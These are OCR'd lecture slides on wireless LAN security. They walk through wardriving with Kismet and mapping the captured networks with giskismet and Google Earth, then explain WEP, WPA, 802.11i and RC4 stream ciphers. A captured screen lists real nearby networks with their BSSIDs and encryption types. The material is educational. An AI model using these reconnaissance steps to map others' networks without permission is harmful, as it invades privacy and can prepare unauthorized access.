
Wardriving with Kismet

- As root, start Kismet
  - # kismet
  - Start server
  - Accept defaults and click Start
  - Log files written to /root/Desktop




Wardriving with Kismet

- Add a source



- Input monitor mode wireless interface (e.g., **wlan0mon**)



- Close Console Window

Kismet

Decay indicator

! recent activity

. less activity

blank no activity

If GPS info not shown, click View → GPS Data

root@bt: ~

File Edit View Terminal Help

Kismet Sort View Windows

	Name	T	C	Ch	Pkts	Size
	2WIRE057	A	O	4	47	258B
	BSSID: 34:EF:44:19:C1:01 Last seen: Feb 2 1 53:10 Crypt: TKIP WPA PSK AESCCM Manuf: 2wir					
	2WIRE094	A	W	5	151	0B
.	2WIRE108	A	O	9	573	81K
!	2WIRE221	A	O	6	90	1K
	2WIRE301	A	W	3	42	680B
	2WIRE432	A	O	11	129	0B
.	2WIRE569	A	O	2	115	4K
	2WIRE681	A	O	9	8	0B
!	2WIRE770	A	W	6	34	170B
	2WIRE894	A	O	4	240	568B
.	2WIRE931	A	O	9	161	0B
	2WIRE976	A	O	4	7	0B
	BitStorm2012	A	O	1	223	13K
!	Canon	A	O	6	977	94K
	Contactpoint	A	O	6	7	0B
	EDGEWATER	A	O	11	34	242B
.	HomeWireless	A	O	9	256	5K
	Huff	A	O	1	232	11K
	ME	A	O	3	1	0B
	Martinelli_xt	A	W	11	4	0B
	NETGEAR	A	O	6	66	884B
!	NETGEAR	A	W	6	103	790B
	NETGEAR27	A	O	3	43	48B
!	Rebar	A	O	6	168	4K
!	Recliner	A	W	6	20	0B
	Rotor Wash	A	O	6	11	0B
	Saints	A	O	7	4	0B

Kismet_200

Elapsed
00:13.10

Networks
70

Packets
13595

No GPS data (GPS not connected) Pwr: AC

44

Packets

0

Data

INFO: Detected new probe network "<Any>", BSSID 00:22:5F:DE:A1:2B, encryption no, channel 0, 54.00 mbit

ERROR: Could not connect to the GPSD server, will reconnect in 30 seconds

INFO: Detected new probe network "jycomputer", BSSID B4:07:F9:A6:99:8B, encryption no, channel 0, 54.00 mbit

wlan0

Hop

Columns:
- Decay indicator
- SSID
- Type (A-AP; H-Ad hoc)
- Crypt (N-none, W-WEP, O-other (WPA)
- Channel used
- Packets seen
- Size of capture file

After Wardriving with Kismet


- Stop Kismet
- Kismet creates .**pcapdump** and .**netxml** files in /root/

- Create a database file from Wireshark file called **wireless.dbl**
  - **perl /usr/bin/giskismet -x Kismet-20160208-09-55.netxml**

- Create a file called **ex1.kml**
  - **perl /usr/bin/giskismet –q "select * from wireless" –o ex1.kml**

- Open **ex1.kml** with Google Earth

KML file stores geographic modeling information in XML format



Driving to AFIT on 19 Jan 12. Found 1,345 access points in 20 minutes. ☺

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

Evolution of WLAN Security

- IEEE 802.11a and 802.11b standards included WEP specification
  - Vulnerabilities quickly discovered
  - Organizations implemented "quick fixes"
    - Did not adequately address encryption and authentication
- IEEE and Wi-Fi Alliance started working on comprehensive solutions
  - IEEE Wi-Fi Protected Access (WPA) and 802.11i




Evolution of WLAN Security

- WEP: not adequate
- IEEE formed Task Group "i"
  - Developed 802.11i standard
  - Objective: specification to enhance security features for WLANs



Evolution of WLAN Security

- Industry could not wait for the 802.11i standard
  - Demanded a more secure wireless environment immediately
- Wi-Fi Alliance with IEEE, developed Wi-Fi Protected Access (WPA)
  - Offers a temporary, strong, interoperable security standard
- WPA implemented 802.11i components that would work on existing hardware, which had limited processing capabilities
  - Temporal Key Integrity Protocol (TKIP) – encryption
  - Message Integrity Check (MIC) – integrity




Wired Equivalent Privacy (WEP)

- Goal: secure WLANs at the same level as wired LANs
  - Confidentiality: No eavesdropping
  - Integrity: No message tampering
  - Access : No unauthorized access
- Designed to be computationally
  - Efficient
  - Exportable outside the US
- All users of a given AP share the same encryption key
- Data headers remain unencrypted so anyone can see source and destination of the data stream

Wired Equivalent Privacy (WEP)


- Authentication as in protocol ap4.0 (Kurose text)
  - Host requests authentication from access point
  - Access point sends 128-byte nonce (number used once)
  - Host encrypts nonce using shared symmetric WEP key and sends back to AP
  - Access point decrypts nonce and authenticates host



- Authentication key distributed out-of-band (face-to-face)
- Symmetric key encryption based on RC4 algorithm
  - AP and wireless stations must both know the key
- Still available on all access points Why?

802.11 Authentication and Association

- Prior to accepting data, access point requires client to authenticate and associate




Association enables data transfer between STA and AP

Stream Ciphers

- Vernam's one-time pad cipher where each letter ($\mathbf{p_1}$) is a byte
  - Plaintext = $\mathbf{p_1 p_2 p_3 p_4}$ …
  - Key stream = $\mathbf{k_1 k_2 k_3 k_4}$ …
    - Generated by encryption algorithm
  - Ciphertext = $\mathbf{c_1 c_2 c_3 c_4}$ … where $\mathbf{c_i = p_i \ xor \ k_i}$
  - Can be proven to be unconditionally secure IF the key is only used once
    - This is where WEP fails

Typical Stream Cipher Diagram



RC4 Stream Cipher

- Designed by Ron Rivest in 1987 for RSA Security
  - RC4 = Rivest Cipher 4
  - Kept as a trade secret until leaked in 1994

